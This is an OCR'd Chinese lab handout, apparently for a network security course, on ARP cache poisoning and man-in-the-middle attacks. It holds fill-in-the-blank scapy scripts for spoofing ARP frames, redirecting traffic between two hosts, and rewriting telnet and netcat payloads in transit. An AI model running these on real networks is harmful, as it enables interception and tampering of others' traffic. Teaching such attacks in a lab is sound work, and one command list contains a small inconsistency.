
任务1：ARP缓存中毒攻击（arp_request.py）

```
#!/usr/bin/python3
from scapy.all import *

IP_victim    = ""
MAC_victim   = ""

IP_spoofed      = ""
MAC_spoofed     = ""

print("SENDING SPOOFED ARP REQUEST.....")

ether = Ether()
ether.dst =
ether.src =

arp = ARP()
arp.psrc  =
arp.hwsrc =
arp.pdst  =
arp.op = 1
frame = ether/arp
sendp(frame)
```

三种方式：

构造ARP请求报文
构造ARP响应报文
构造免费ARP

ARP中间人攻击(MITM）



任务2：将流量重定向到中间人（arp_poisoning_mitm.py）

```
# Machine A's informaton
IP_A  = ""
MAC_A = ""

# Machine B's informaton
IP_B  = ""
MAC_B = ""

# Attacker Machine's informaton
IP_M  = ""
MAC_M = ""


print("SENDING SPOOFED ARP REPLY.........")

# Construct spoofed ARP sent to machine A
ether1     = Ether()
ether1.dst = MAC_A
arp1       = ARP()
arp1.psrc  =
arp1.hwsrc =
arp1.pdst  =
arp1.op    = 1
frame1     = ether1/arp1
```

```
# Construct spoofed ARP sent to machine B
ether2      = Ether()
ether2.dst  = MAC_B
arp2        = ARP()
arp2.psrc   =
arp2.hwsrc  =
arp2.pdst   =
arp2.op     = 1
frame2      = ether2/arp2


while 1:
   sendp(frame1)
   sendp(frame2)
   sleep(5)
```

中间人控制流量

- 转发流量
  - sudo sysctl net.ipv4.ip_forward=1
  - echo 1 >/proc/sys/net/ipv4/ip_forward
- 拦截流量
  - sudo sysctl net.ipv4.ip_forward=1
  - echo 0 >/proc/sys/net/ipv4/ip_forward
- 修改流量

针对telnet的中间人攻击

- 对主机 A 和 B 执行 ARP 缓存中毒攻击。
- 在主机 M 上打开 IP 转发。
- 从主机 A telnet到主机 B
- 建立 Telnet 连接后，关闭 IP 转发。
- 主机 M上 进行嗅探和欺骗攻击。

任务3：针对telnet的中间人攻击

```
def spoof_pkt(pkt):
    print("Original Packet.....")
    print("Source IP : ", pkt[IP].src)
    print("Destination IP :", pkt[IP].dst)

    a = IP()
    b = TCP()
    data = pkt[TCP].payload
    newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())
    newpkt = a/b/newdata
    print("Spoofed Packet.....")
    print("Source IP : ", newpkt[IP].src)
    print("Destination IP :", newpkt[IP].dst)
    send(newpkt)

f = 'tcp and (ether src ' + MAC_A + ' or ' + \
            'ether src ' + MAC_B + ')'
pkt = sniff(filter=f, prn=spoof_pkt)
```

单个字符的替换：re.sub( )

任务4：针对netcat的中间人攻击

```
seed@10.0.2.6:$ nc 10.0.2.7 9090
hello Bob Smith
Hello kevin du
hello Alice
```

```
Server(10.0.2.7):$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*]
hello Bob Smith
Hello AAAAA du
hello Alice
```

```
def spoof_pkt(pkt):
        ……
        data = pkt[TCP].payload
        newpkt = ""
        print("*** %s, length: %d" % (data, len(data)))
        newdata = data.replace(b'kevin', b'AAAAA' )

        send( newpkt/newdata)

f = 'tcp and (ether src ' + MAC_A +  ' or ' + \
            'ether src ' + MAC_B +  ' )'
pkt = sniff(filter=f, prn=spoof_pkt)
```

将输入的字符串修改为“学号_名字拼音”

总结

- 以太帧和**MAC**头
- **MAC**地址和**ARP**协议
- **ARP**缓存中毒攻击
- 利用**ARP**缓存中毒实施中间人攻击

实验任务

- 按照指导手册进行实验，完成问题，在超星平台提交